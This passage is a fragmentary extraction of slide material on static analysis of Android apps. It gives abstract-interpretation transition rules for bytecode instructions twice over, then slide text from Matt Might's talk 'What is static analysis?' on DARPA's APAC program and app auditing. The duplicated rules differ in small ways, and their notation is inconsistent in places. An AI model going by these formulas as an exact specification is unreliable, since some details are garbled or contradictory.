& \quad \text{where } (\ell', \hat{fp}', \hat{\kappa}') \in \widehat{\mathcal{H}}_g(\ell, \hat{fp}, \hat{\kappa}) \\
& \langle \text{goto}(\ell) :: \vec{stmt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle S(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{new-instance}(r, \tau) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } o = \widehat{\text{new}}(\varsigma) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle S(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2 \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2 \\
& \langle \text{iget}(r_d, r_s, field) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.field = a \\
& \langle \text{iput}(r_v, r_s, field) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.field = a \\
& \langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}' \rangle \\
& \quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
& \quad \quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
& \quad \quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
& \langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}' \rangle \text{ if } v \in \hat{\sigma}(r_0, \hat{fp}) \\
& \quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \hat{\sigma}(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
& \quad \quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
& \quad \quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
& \langle \text{unop}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
& \quad \text{where } v \in \delta(\text{unop}, \sigma(r_s, fp)) \\
& \langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, \hat{fp}, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
& \quad \text{where } v \in \delta(\text{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))
\end{aligned}$$

$$\begin{aligned}
& \langle \text{nop} :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{move-object}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{return-void} :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
& \langle \text{return-object}(r) :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(\text{ret}, \hat{fp}) \mapsto \hat{\sigma}(n, \hat{fp}')], \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
& \langle \text{const}(r, c) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{throw}^\ell(r) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \mapsto \langle \mathcal{S}(\ell'), \hat{fp}', \hat{\sigma} \sqcup [(\text{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}' \rangle \\
& \quad \text{where } (\ell', \hat{fp}', \hat{\kappa}') \in \widehat{\mathcal{H}}_{\hat{\sigma}}(\ell, \hat{fp}, \hat{\kappa}) \\
& \langle \text{goto}(\ell) :: \vec{stmt}', \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{new-instance}(r, \tau) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto o], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } o = \widehat{\text{new}}(\varsigma) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{S}(\ell), \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 = v_2 \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{if } \exists v_1 \in \hat{\sigma}(r, \hat{fp}), \exists v_2 \in \hat{\sigma}(r', \hat{fp}). v_1 \neq v_2 \\
& \langle \text{iget}(r_d, r_s, \text{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(a)], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.\text{field} = a \\
& \langle \text{iput}(r_v, r_s, \text{field}) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [a \mapsto \hat{\sigma}(r_v, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
& \quad \text{where } \hat{\sigma}(r_s, \hat{fp}) \ni o \text{ and } o.\text{field} = a \\
& \langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{M}(id), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa), \hat{t}' \rangle \\
& \quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \sigma(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
& \quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
& \quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
& \langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \mathcal{V}(id, v), \hat{fp}', \hat{\sigma}'', \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{\kappa}), \hat{t}' \rangle \text{ if } v \in \hat{\sigma}(r_0, \hat{fp}) \\
& \quad \text{where } \hat{\sigma}'' = \hat{\sigma}' \sqcup [(0, \hat{fp}') \mapsto \hat{\sigma}(r_0, \hat{fp}), \dots, (n, \hat{fp}') \mapsto \sigma(r_n, \hat{fp})] \\
& \quad \hat{\sigma}' = \hat{\sigma} \sqcup [\hat{a}_\kappa \mapsto \hat{\kappa}] \\
& \quad \hat{fp}' = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \hat{a}_\kappa = \widehat{\text{alloc}}(\hat{\varsigma}) \\
& \quad \hat{t}' = \widehat{\text{tick}}(\hat{t}) \\
& \langle \text{unop}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
& \quad \text{where } v \in \hat{\delta}(\text{unop}, \sigma(r_s, \hat{fp})) \\
& \langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, \hat{fp}, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto v], \hat{\kappa} \rangle \\
& \quad \text{where } v \in \hat{\delta}(\text{binop}, \hat{\sigma}(r_1, \hat{fp}), \hat{\sigma}(r_2, \hat{fp}))
\end{aligned}$$



What is static analysis?

Matt Might
matt.might.net
University of Utah
[@mattmight](https://twitter.com/mattmight)


<http://matt.might.net/articles/intro-static-analysis/>

Can we win the game?

DARPA: APAC

A terrible idea.





WHAT COULD POSSIBLY

GO WRONG?





App auditor

A green rounded square with a subtle drop shadow.

Good app

A blue rounded rectangle with a subtle drop shadow.

App auditor

App auditor



App auditor



Good app


```
graph LR; A[App auditor] --- B[Bad app]; A --- C[Good app];
```

Bad app

App auditor

Good app




Good app

How did we do?

